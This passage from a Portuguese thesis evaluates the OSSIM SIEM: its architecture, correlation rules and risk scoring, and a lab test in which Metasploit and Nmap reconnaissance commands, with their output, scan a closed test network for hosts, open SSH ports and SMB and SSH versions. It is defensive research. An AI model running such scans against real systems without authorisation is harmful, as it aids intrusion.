sensores e controles baseados em *host*. Plataforma USM de *AlienVault* oferece configuração e gestão centralizada de todos os componentes. Por outro lado, o OSSIM é uma solução de código aberto, sendo o sistema de correlação baseado em regras criadas através da manipulação de arquivos *XML*, podendo ter uma correlação primitiva no módulo de coleta dos dados, mas sendo também possível receber dados sem a utilização de agentes (Lavender 2008; Madrid et al 2009; Bowling 2010; Kavanagh et al 2014).

Ao longo dos últimos anos a *AlienVault* vem cumprindo as expectativas e elevando a sua credibilidade, como sendo uma das fortes empresas quando o assunto é SIEM.

3. Implementação do Sistema

Nesse Capítulo vamos falar da OSSIM da sua criação, composição, motivação e pensamento que se encontra a volta de toda a operação do mesmo. Também será descrita a instalação do sistema e de um dos principais componentes que é o OSSEC, mas vários detalhes das partes técnicas encontra-se em anexo. Neste capítulo aborda-se em maior detalhe a forma como a ferramenta faz a correlação e a avaliação de riscos e por fim que algoritmo se encontra por detrás de arquitetura do OSSIM.

3.1. OSSIM

No intuito, de poupar o encargo de múltiplas ferramentas agindo independentemente para dar segurança a uma determinada infraestrutura temos o OSSIM, desenvolvido por dois visionários Dominique Karg¹² e Júlio Casal¹³ no ano de 2003 com a função de deteção, prevenção de intrusões e segurança de uma rede. Como antes mencionado o OSSIM é uma *framework* que possui diversas ferramentas populares de gestão de segurança, oferecendo grande capacidade e um alto desempenho no tratamento dos dados (Bowling 2010).

Atualmente a *AlienVault* é considerado como sendo um dos principais sistemas de segurança gratuita para as grandes companhias do mundo, com uma media de 40.000 transferências da sua aplicação todos os anos o que representa cerca de 50% das implementações de sistemas de segurança em todo o mundo e dando a possibilidade de competir com grandes empresas como a IBM e McAfee (Del Árbol 2010).

¹² <https://www.linkedin.com/in/dkarg>

¹³ <https://www.linkedin.com/profile/view?id=10936501>

Os autores (Miller et al 2011) são bem diretos ao afirmar que a principal intenção do OSSIM é de selecionar as principais ferramentas *open souce* e agregar em uma única solução poderosa de SIEM.




Figura 8 - Modelo do OSSIM Obtido de Miller et al 2011

No livro (Miller et al 2011) é apresentado um modelo do OSSIM, que se encontra na Figura 8 de acordo com a imagem podemos constatar que o OSSIM possui quatro componentes: os sensores, o servidor de gestão, a base de dados e o *frontend*. De acordo com Miller os distintos componentes podem ser descritos da seguinte forma.

Sensores: é o componente de nível mais baixo e serve como uma interface entre outros dispositivos de segurança e servidores de gestão. O sensor é uma combinação de um agente coletor e um conjunto de detetores e monitores.

Servidor de Gestão: possui dois componentes, nomeadamente o *Framework*, que serve como um *daemon* que controla os outros componentes e o Servidor OSSIM, que processa os eventos recebidos sendo responsável por normalizar, coletar, priorizar, correlacionar, fazer a avaliação dos riscos e efetuar algumas funções de manutenção, como *backups* de inventários e processos agendados no banco de dados.

Base de Dados: armazena informações necessárias para que o OSSIM possa funcionar. É importante afirmar que o OSSIM só armazena os dados necessários para correlação em tempo real e análise forense. Para armazenamento a longo prazo, a *AlienVault* fornece um componente específico, designado por Professional SIEM.

Frontend: pode ser chamado de consola que fornece uma interface de utilizador para o OSSIM.

Segundo (Carracedo Gallardo 2004) os desenvolvedores da *AlienVault* têm sempre em mente que para ter um produto realmente de qualidade teriam de levar em conta algumas condições básicas sobre segurança de sistemas de informação.

- *Confidencialidade*, as informações no sistema devem ser divulgadas apenas a pessoas autorizadas.
- *Integridade*, os recursos não devem ser alteradas de forma não legítima.
- *Autenticidade*, o sistema deve ser capaz de identificar corretamente seus utilizadores, ou outros computadores.
- *Disponibilidade*, o sistema deve estar pronto para ser usado quando necessário.

Um simples ataque a um sistema pode violar um ou mais das condições deste modo podemos ver que o trabalho de um administrador de sistema/rede, é uma tarefa bastante difícil, pois podemos dizer que novas vulnerabilidades em sistemas são descobertas com bastante frequência. Constata-se que a segurança absoluta em um sistema é intangível porque, à medida que as vulnerabilidades são descobertas e resolvidas, tais soluções podem introduzir novas vulnerabilidades e assim continua como um ciclo vicioso.

3.1.1. Instalação e Configuração

O projeto do OSSIM teve início em 2003 e com o passar do tempo muitas melhorias foram implementadas, principalmente no que toca à instalação, detecção de eventos e configuração do sistema.

Anteriormente a instalação do OSSIM resumia-se a um processo muito complexo em que o utilizador teria de usar comandos específicos para efetuar a instalação de todos os elementos necessários para o funcionamento do OSSIM, principalmente os *plugins* e a base de dados.

Atualmente o OSSIM está na versão 4.14 mas o presente trabalho teve início na versão 4.0 do OSSIM com o passar do tempo houve necessidade de atualizações por diversos motivos, principalmente da instabilidade que o OSSIM apresenta e continua a apresentar, sendo mais preocupante o reconhecimento dos sensores ou à ativação dos *plugin* que por vezes funcionavam perfeitamente mas que noutras versões simplesmente não funcionavam. É de salientar que o OSSIM também exige bastantes recursos de *hardware*.

A instalação do OSSIM atualmente é bem semelhante à um sistema *Debian* básico, mas no decorrer da instalação o utilizador tem de ter algum conhecimento sobre o OSSIM e seus *plugins*.

Levando em conta que se trata de uma sistema *open source*, a possibilidade de criação de *plugins* para o OSSIM é bastante estimulada, só em 2010 a *AlienVault* diz ter reconhecimento de 2,395 *plugins* para o sistema OSSIM, sem levar em conta os que ainda não foram compartilhados nas comunidades e nos fora (*AlienVault LLC* 2010).

Nessa grande quantidade de *plugins* destaca-se alguns que não só estão em funcionamento no nosso sistema em teste mas também são de grande valor para a comunidade geral.

Segundo (Bowling 2010) do conjunto total dos *plugins* podem-se destacar os seguintes:

- ***Arpwatch***: usado para a deteção de anomalias de mac.
- ***P0f***: usado para a deteção e análise de mudanças em sistemas operativos.
- ***Pads***: usada para deteção de anomalias de serviços.
- ***Nessus***: usado para a avaliação de vulnerabilidades e correlação cruzada.
- ***Snort***: usado para deteção de intrusões em redes; beneficia da correlação com o *nessus*.
- ***Spade***: usado na deteção de anomalia, permitindo obter indícios de ataques sem assinatura.
- ***Tcptrack***: usado para obter informações de sessões que podem fornecer informações úteis para a correlação de eventos.
- ***Ntop***: usado para obter diversa informação sobre o funcionamento da rede, útil na deteção de anomalias.
- ***Nagios***: usado para obter informação de monitorização de serviços.
- ***Osiris***: um HIDS que procura detetar anomalias que indicam um potencial risco, reavaliando as atividades das máquinas.
- ***OSSEC***: outro HIDS que inclui diversas ferramentas para integridade, *rootkit*, deteção de registos e muito mais.

Ressaltando, OSSEC é um HIDS multiplataforma, escalável e implementa uma forte componente de correlação, integrando a análise de diversos logs, alerta em tempo real e resposta ativa. É possível executá-lo na maioria dos sistemas operativos e assim sendo é um dos *plugins* mais importantes para o OSSIM (Bray et al 2008).

O OSSIM possui uma estrutura e um mecanismo de correlação bastante complexos, fornecendo avaliação de riscos, gestão de ferramentas e elaboração de relatórios. No final, tudo se resume em uma *framework* coesa que oferece abstração de dados e permite que o analista de segurança possa monitorar milhões de eventos e focar em algo específico, ou só no que realmente interessa. A customização é enfatizada aos utilizadores na medida em que podem escolher como implementar a tecnologia, que ferramentas usar e como configurar e ajustar o sistema para satisfazer as suas necessidades.

3.1.2. Correlação de Eventos e Avaliação de Riscos OSSIM

Correlação

Segundo (Guofei Jiang and Cybenko 2004), pode-se dizer que correlação de eventos é a análise feita com base em regras estabelecidas, ou seja, um sistema de correlação usa constantemente um conjunto de regras pré-definidas para avaliar as observações recebidas até que uma conclusão seja atingida. Assim sendo a capacidade de correlação depende apenas da profundidade e inteligência do conjunto de regras criadas, precisão e velocidade são dois aspetos de desempenho importantes para um sistema de correlação de eventos.

Existem três tipos de correlação que o OSSIM faz de acordo com (Karg et al 2003):

- **Correlação lógica**, este tipo de correlação usa diretivas de correlação compostas de um, ou mais regras que especificam as condições de um evento, ou uma série de eventos, que devem ser respeitadas de disparar um alarme. As diretivas de correlação são escritas em XML e possuem como condições o tipo de sensor de detecção do evento, os endereços IP de origem e destino, as portas de origem e de destino, o tipo de evento e a quantidade de tempo entre a ocorrência dos eventos. Dessa forma se pode dizer que a correlação logica foca-se na busca de ataques conhecidos e detetáveis que seguem um padrão de comportamento já conhecido. A Figura 9 apresenta um exemplo de uma Diretiva de Correlação.

```

<directive id="8" name="Anomalous behavior" priority="3">
  <rule type="detector" name="Active host sender / known
  hosts anomaly" reliability="2"
  occurrence="1" from="ANY" to="ANY" port_from="ANY"
  port_to="ANY" plugin_id="1508" plugin_sid="ANY">
    <rules>
      <rule type="detector" name="Too many active
      host sender / known hosts anomaly"
      reliability="5" time_out="300" occurrence="49"
      from="!SRC IP" to="ANY" port_from="ANY"
      port_to="ANY" plugin_id="1508"
      plugin_sid="ANY"/>
    </rules>
  </rule>
</directive>

```

Figura 9 - Exemplo de Diretiva de Correlação (fonte: AlienVault)

- **Correlação de Inventário**, determina se certos ataques podem ser bem-sucedidos contra uma plataforma particular. Este tipo de correlação é usado para descartar alertas de falsos positivos, por exemplo, um ataque dirigido a um serviço que não está em execução. Resumindo, os ataques realizados a uma determinada rede têm sempre como objetivo principal algum tipo de serviço disponível e, assim sendo, podemos diminuir o número de falsos positivos excluindo os serviços que, por não existirem, não podem ser explorados.
- **Correlação Cruzada**, faz a validação dos eventos detetados por um sensor em relação aos dados recolhidos a partir de outros sensores na rede. Este tipo de correlação é usado para descartar falsos positivos, ou para aumentar a importância de um alarme em caso de vários sensores detetarem simultaneamente atividades anormais relacionadas.

Avaliação de Riscos

A arquitetura OSSIM foi projetada de forma, que todas as decisões tomadas no momento do disparo de um alerta apoiem-se principalmente em cálculos de avaliação de riscos. Dessa forma torna-se fundamental entender melhor o processo de cálculo de valor de risco que o OSSIM realiza.

Segundo (Casal 2008), a importância que se deve dar a cada evento irá depender de três fatores:

- O valor do ativo “equipamento” alvo, em termos do quanto ele representa para a organização.
- A ameaça representada pelo evento, ou quanto isso pode prejudicar os ativos.
- A probabilidade que o evento ocorra.

Os riscos ainda podem ser vistos de duas formas, como sendo Riscos Intrínsecos ou Risco de Visão Tradicional e Riscos Instantâneos ou Riscos em Tempo Real.

Os **Riscos Intrínsecos** são tradicionalmente a maior preocupação das avaliações de risco. Em outras palavras, os riscos que uma organização assume em virtude de poder desenvolver o seu negócio ciente das possíveis ameaças e possíveis circunstanciais que podem afetar os seus ativos.

Os **Riscos Instantâneos** têm em conta a capacidade que o OSSIM oferece para trabalhar em tempo real, ou seja, a possibilidade de medir o risco associado com a situação atual em termos imediatos. Nesse caso a avaliação do risco é ponderada pelo dano que iria produzir e a probabilidade de que a ameaça esteja realmente acontecendo. Essa probabilidade determina-se em função dos falsos positivos produzidos por nossos detetores, assim representando o grau de confiabilidade da detecção de uma possível intrusão, ou em outras palavras, uma forma de medir a frequência dos eventos é verificando os falsos positivos. Constata-se que quando falamos de risco imediato queremos dizer o estado de risco quando um evento é recebido e avaliado instantaneamente como uma medida do dano que um ataque iria produzir, ponderada pela confiabilidade do evento identificado pelo relatório. Evidentemente o OSSIM calcula o risco instantâneo de cada evento, tendo em conta que tais dados servirão como medida para determinar a importância que um evento pode ter, procurando assim descartar os falsos positivos, que mesmo numa simples estrutura de rede, pode ocorrer aos milhares, por hora.

Segundo Casal (Casal 2008) um sistema completo de OSSIM é projetado para gerenciar três tipos de parâmetros: os ativos, as ameaças (que são denominados prioritários) e a confiabilidade, a fim de produzir um valor de risco em tempo real, para cada evento.

Resumindo a avaliação de riscos faz parte de um dos componentes do OSSIM e tem como função medir o risco e determinar os eventos que se devem considerar mais relevantes, no processo de tomada de decisão. O OSSIM, para calcular o risco para cada evento, baseia-se em três parâmetros:

- *Valor do ativo* envolvido (0 a 5);
- *Priorização*, ameaça representada pelo evento (0 a 5);
- *Probabilidade* de que o evento ocorra (0 a 10).

Adotando esses valores o cálculo é feito levando em conta a seguinte fórmula:

$$\text{RISCO} = (\text{VALOR DO ATIVO} * \text{PRIORIZAÇÃO} * \text{PROBABILIDADE}) / 25$$

Esta é a maneira de atribuir o valor de risco para todos os casos possíveis, com risco mínimo de 0 e máximo de 10.

3.1.3. Algoritmo CALM

Compromise and Attack Level Monitor (CALM), trata-se de um algoritmo de avaliação utilizado pelo OSSIM para risco agregado. Na entrada recebe um grande volume de eventos e como saída fornece um único indicador que traduz o estado geral de segurança de cada ativo (Karg et al 2003; Zope and Ingle 2013).

O algoritmo exibe em tempo real o nível de compromisso e ataque de redes, sabendo que:

- **Compromisso (C)**, mede a probabilidade de um ativo ser comprometido;
- **Ataque (A)**, mede a frequência com que um ativo está sendo atacado.

Cada ativo tem as suas variáveis A e C, sendo alteradas de acordo com três regras:

- Qualquer eventual ataque lançado a partir da máquina 1 para a máquina 2 vai aumentar o nível de A (nível de ataque recebido) de máquina 2 e o C (o nível de compromisso, ou seja, ações suspeitas) da máquina 1.
- Quando há uma reação de um ataque (um evento que indica que houve sucesso do ataque), o valor de C aumentará para ambas as máquinas 1 e 2.
- Se os eventos são internas, o valor C vai subir apenas para a máquina em questão.

O algoritmo CALM destina-se a monitorização em tempo real e, portanto deve ter uma memória de curto prazo que coloca a importância sobre os acontecimentos mais recentes e descarta os mais antigos (Zope and Ingle 2013).

Capítulo 4

4. Testes e verificações

Neste capítulo descrevem-se os testes e avaliações realizadas, com o intuito de observar o comportamento do OSSIM em situações controladas. Os testes foram efetuados levando em conta algumas etapas criadas especificamente para o ambiente de teste. As vulnerabilidades exploradas foram as consideradas pertinentes, por já se saber que as máquinas vítimas tinham tais vulnerabilidades.

4.1. Topologia da Rede e Cenário de Pesquisa

O ambiente de teste é bastante simples e corresponde ao objetivo pretendido. Temos uma rede num local fechado constituída por 5 dispositivos, em que 4 são computadores e um *router*.




Figura 10: Topologia da rede LabOSSIM

Na topologia da Figura 10 temos a máquina *WinXP*, sendo propositalmente uma máquina com algumas vulnerabilidades e dá-nos a possibilidade de o explorar e avaliar eventos relacionados com alguma atividade maliciosa. No centro da topologia temos um *router* da marca Asus (Modelo: 500GP), que está configurado para atribuir *IP* automático além de possuir o *firewall* ativado. A máquina OSSIM tem o endereço fixo *IP*: 192.168.1.100, sendo ainda de salientar nesta máquina e relativamente à arquitetura do OSSIM encontra-se instalado o agente, sensor, base de dados e o *frontend* do sistema. Linux (*Debian*), o nosso Servidor Web, com uma simples pagina web em *wordpress*.

Por fim temos a máquina atacante (*BackBox*) na qual o endereço pode ser alterado de vez em quando para ver o comportamento do OSSIM quando é efetuado os testes de ataques. Na topologia os alvos de ataque, (*SerWeb* e *WinXP*), possuem o OSSEC instalados e transmitem *logs* para o OSSIM.

Dando continuidade ao processo de ataque, houve a necessidade de estruturar os possíveis caminhos a seguir para alcançar os alvos. De acordo com (LeBlanc and Howard 2002), em Fevereiro e Março de 2002 a Microsoft suspendeu o desenvolvimento normal do Windows e pós toda a equipe de desenvolvimento concentrada na segurança do próximo produto da linha, (o *Windows .NET Server 2003*) a trabalhar na modelação de ataques. A modelação de ataque consiste em caraterizar os ataques e a forma de os concretizar, tendo em conta o processo, o tempo, os recursos, entre outros possíveis fatores. Um dos modelos utilizado é designado por *Attack Tree* e recorre a representações em forma de gráfico ou texto, sendo inspirada na árvore de confiabilidade, popularizadas por um artigo sobre *Attack Trees* a 15 anos atrás (Schneier 1999).

4.2. Modelo de Ataques

Para uma melhor compreensão e análise foi necessário usar o *Attack Tree*. A fim de verificar a cada acontecimento e etapa o que realmente o OSSIM captura e gera como saída. A Figura 11 mostra o modelo genérico de ataques construído e que serviu de partida para as experiências. Por razões de generalidade, inclui-se a representação de ataques físicos, muito embora essa dimensão não vá ser explorada.




Figura 11 - Attack Tree acesso a Rede do LabOSSIM

O modelo de ataques à rede *LabOSSIM* foi dividido em quatro níveis, para ter uma visão das possibilidades que temos de acesso a rede do laboratório. Como exemplo podemos ver o trajeto usado para termos acesso à rede, o caminho percorrido encontra-se a cor vermelha.

O ataque a rede foi pensado de diversas formas possíveis, tendo em conta os dois possíveis alvos e o objetivo que é verificar como reagia o OSSIM.

A Figura 12 apresenta um modelo mais detalhado dos ataques e dá-nos uma visão generalizada das possibilidades de afetar uma máquina alvo e ter o acesso à mesma. Este modelo mostra que existem talvez possibilidades de fazer o ataque. Sendo uma de forma direta que visa uma máquina específica e que por isso, pode ser um tipo de ataque com a vertente mais violenta. Repara-se que em ocasiões extremas o atacante tem acesso direto (físico) ao alvo, dando assim a própria vítima a possibilidade de reconhecer o seu atacante em algumas circunstâncias.




Figura 12 - Attack Tree (Possibilidades de Atacante) Fonte: Gliffy

A outra forma é o processo *indireto* usando componentes intermediários que transferem código malicioso, como *trojans* e outros. Este tipo de ataque tem como técnica e foco principal usar ferramentas diversas para obter informações pessoais dos utilizadores. Pode-se citar como exemplo um site clonado, cavalos de troia, pesquisas de dados, *phishing scam*. O método de ataque indireto torna-se menos arriscado para o atacante e na maioria das vezes esse tipo de ataque não possui um alvo definido, por isso qualquer utilizador conectado à rede pode tornar-se um potencial alvo.

mais complexas. Em certas opções como *Scanning de Portas*, houve a necessidade de subdividir de acordo com os tipos de *scanning* que e leque de colheita que fazem parte. A árvore de ataque aplica-se a opção de identificar serviços, que possui como ramificação os serviços de FTP e SSH.

- **Etapa 2:**

Nessa etapa considera-se que temos em mão todas as informações necessárias sobre a rede e os possíveis dispositivos e serviços acessíveis. Na árvore de ataque a segunda etapa foi representada pela cor verde e como opções foram identificadas três, entre elas o “*Web Scanner*”. Outra opções são a verificação das entradas de *Server Message Block* (SMB), que têm como funcionalidade compartilhar arquivos e serviços como a impressora e é muito usado em sistemas operativos *Windows*. Por fim a procura de entrada VNC (*Virtual Network Computing*), mal configurada ou sem uma senha, que possibilita na interação com o alvo. Refira-se que a falha em VNC é muito perigosa porque ela fornece acesso a um computador em qualquer lugar do mundo além de permitir a partilha de arquivos entre as máquinas conectadas no estilo de *Computer Supported Cooperative Work* (CSCW) e qualquer infraestrutura de computação pode ser um potencial alvo segundo (Richardson et al 1998).

- **Etapa 3:**

Tendo em conta o objetivo final e quantidade de informação que temos sobre o alvo, deve-se decidir o caminho a seguir na exploração das máquinas alvo. Na nossa árvore de ataque foram incluídas algumas opções como: *Packet Sniffing*, Captura da Tela e Escalonamento de privilégios, que dá ao atacante a opção de usar diversas técnicas para ganhar o controlo total do sistema usando *script* poderosos como ‘*getsystem*’ e outros. Um dos pontos críticos do escalonamento de privilégios é a possibilidade de apagar por completo a conta de um utilizador existente ou criar um novo utilizador na máquina alvo e dar-lhe todos os privilégios de um administrador de sistema.

4.3. Análises

Nessa etapa pretendemos descrever e analisar os eventos que o OSSIM detetava e assinalava como elemento estranho no decorrer do processo de ataque. As possíveis soluções para ultrapassar falhas ou limitações do OSSIM serão vistas nos próximos capítulos, levando em conta os testes realizados no *LabOSSIM*.

Ataque à LabOSSIM

Ao abrir o painel do OSSIM, pode-se notar que em menos de 24 horas já tínhamos cerca de 90 mil eventos registados na nossa base de dados. Este facto obrigava a que todos os dias era necessário apagar milhares de eventos e usar comandos para reconfigurar as bases de dados.

Para a pesquisa a rede não foi completamente isolada, porque era interessante ter um ambiente próximo a realidade, para ter uma noção do comportamento evolutivo do OSSIM, conforme as configurações eram feitas nela. Foi necessário usar ferramentas como o *Wireshark* que tem como principal funcionalidade analisar os pacotes em trânsito numa interface de rede, ou seja ela tem a capacidade de ler todos os pacotes que se encontram em circulação numa rede de computador.

Não existe a necessidade de relatar todas as etapas percorridas no processo do ataque já que o processo da árvore de ataque usada foi explicada na secção anterior deste modo o foco nesta secção são os resultados obtidos ou assinalados pelo OSSIM.

É relevante informar que atualmente na versão 4.13 o *AlienVault* possui por *default* 183 *plugins* de gestão de dados e 12 *plugins* de monitorização do sistema. Manteve-se ativo os *plugins* que já vem por *default* em termos de monitorização de sistema 5 *plugins* e para colheita de dados 11 dos 183 *plugins*. Não foi considerado ativar mais *plugins* dadas as limitações de desempenho da própria máquina que continha o OSSIM, sabendo que tinha de tratar dos sensores, base de dados e *framework* de toda a plataforma.

ETAPA 1:

A base para qualquer teste de penetração bem-sucedida é a recolha de informação sólida. A incapacidade de realizar a recolha de informação adequada às vezes acontece pelo fato de usarmos técnicas e métodos errados e na maioria de casos atacamos as máquinas que não são vulneráveis, deixando outras que são vulneráveis. Quando usamos

o sistema operativo *BackBox*, e a ferramenta *Metasploit* podemos fazer algumas operações e verificar os resultados obtidos no terminal¹⁵:

Terminal 1.1:

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_2  
[*]...
```

Usa-se o comando apresentado acima para coletar as informações sobre o número de máquinas disponíveis na rede, os serviços que eles dispõem, as portas e versão de cada serviço, o endereço *mac* de cada placa e o sistema operativo em questão. Experimentaram-se algumas combinações permitidas pelo *Nmap* para obter os resultados, usou-se o “-v” para aumentar a quantidade de informações apresentadas, o “-sV” para identificar a versão dos serviços que estão em execução nas máquinas, além do “-oA” seguido de um nome à escolha para guardar as informações obtidas na coleta, para ser usado posteriormente, caso seja necessário.

Continuando com o processo de levantamento de informações da rede, imaginemos que por agora ficamos curiosos com o serviço SSH que por padrão costuma ser a porta 22. Usando a lista anteriormente guardada com o nome de “*subnet_2*”, podemos ver somente os *hosts* que têm esse serviço disponível.

Terminal 1.2:

```
msf > cat subnet_2.gnmap | grep 22/open | awk '{print $2}'  
[*] exec: cat subnet_2.gnmap | grep 22/open | awk '{print $2}'  
192.168.1.1  
192.168.1.50  
192.168.1.100  
192.168.1.203
```

Dessa forma teremos a lista organizada e filtrada, que disponibiliza os *hosts* que possuem realmente a porta 22 em funcionamento - notar que o *IP 192.168.1.25* não aparece na lista. Continuando com o processo do nosso ataque, temos informações que nos fazem focar o interesse no *IP 192.168.1.50* e seus serviços, principalmente o SSH.

¹⁵ A listagem completa resultados foi transferida para o anexo, com os seus distintos números de Consola.

Terminal 1.3:

```
msf > use auxiliary/scanner/portscan/tcp
```

```
[*]...
```

No terminal 1.3, é realizada a varredura do tipo TCP no *host* que se pretende. Em algumas ocasiões poderíamos ter dúvidas sobre o IP do nosso alvo. Através do comando “*hosts -R*” pode-se verificar a list de hosts que o Metasploit já tem identificados e escolher o correto.

Após a identificação do host e das portas, pode-se tentar determinar qual o sistema operativo que esta em execução. Isso ajudará a estreitar os ataques para atingir um sistema específico e impede a perda tempo com aqueles que não são vulneráveis a um determinado *exploit*. Por exemplo, sabendo que a porta 445, aberta usa-se o módulo de *scanner* da versão do SMB para determinar qual versão do Windows, está em execução no alvo e qual versão do Samba. Para diminuir a carga, *scanner* utiliza-se uma varredura de acordo com a faixa de IP que vai de 1 ate 100, partindo de informações obtidas anteriormente.

Terminal 1.4:

```
msf > use auxiliary/scanner/smb/smb_version
```

```
msf auxiliary(smb_version) > set RHOSTS 192.168.1.1-100
```

```
RHOSTS => 192.168.1.1-100
```

```
msf auxiliary(smb_version) > set THREADS 11
```

```
THREADS => 11
```

```
msf auxiliary(smb_version) > run
```

```
[*] Scanned 012 of 100 hosts (012% complete)
```

```
[*] Scanned 020 of 100 hosts (020% complete)
```

```
[*] 192.168.1.25:445 is running Windows XP Service Pack 2 (language:  
Portuguese - Brazilian) (name:WINXPTEs) (domain:GRUPO)
```

```
[*] Auxiliary module execution completed
```

Ao observar a listagem obtida, verifica-se que existe uma máquina com o Windows na rede e diversas informações sobre o mesmo como a versão do sistema, qual o tipo de língua, o nome da máquina e a que domínio pertence.

Agora o cenário é mais interessante, uma vez que, se obtiveram todas as informações sobre as máquinas. É de salientar que existe a possibilidade de usar comandos para a verificação de existência de algum servidor de *MySQL*, mas isso não será tratado no estudo, pelo fato do interesse ser voltado a outro serviço.

Na tentativa de ter mais informações acerca de um dos serviços que se pretende atacar, usa-se os seguintes passos para explorar as versões do *ssh*.

Terminal 1.5:

```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > set RHOSTS 192.168.1.1 192.168.1.50
192.168.1.100
RHOSTS => 192.168.1.1 192.168.1.50 192.168.1.100
msf auxiliary(ssh_version) > run
[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.50:22, SSH server version: SSH-2.0-OpenSSH_6.0p1 Debian-
4+deb7u2
[*] 192.168.1.100:22, SSH server version: SSH-2.0-OpenSSH_5.5p1
Debian-6+squeeze5
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

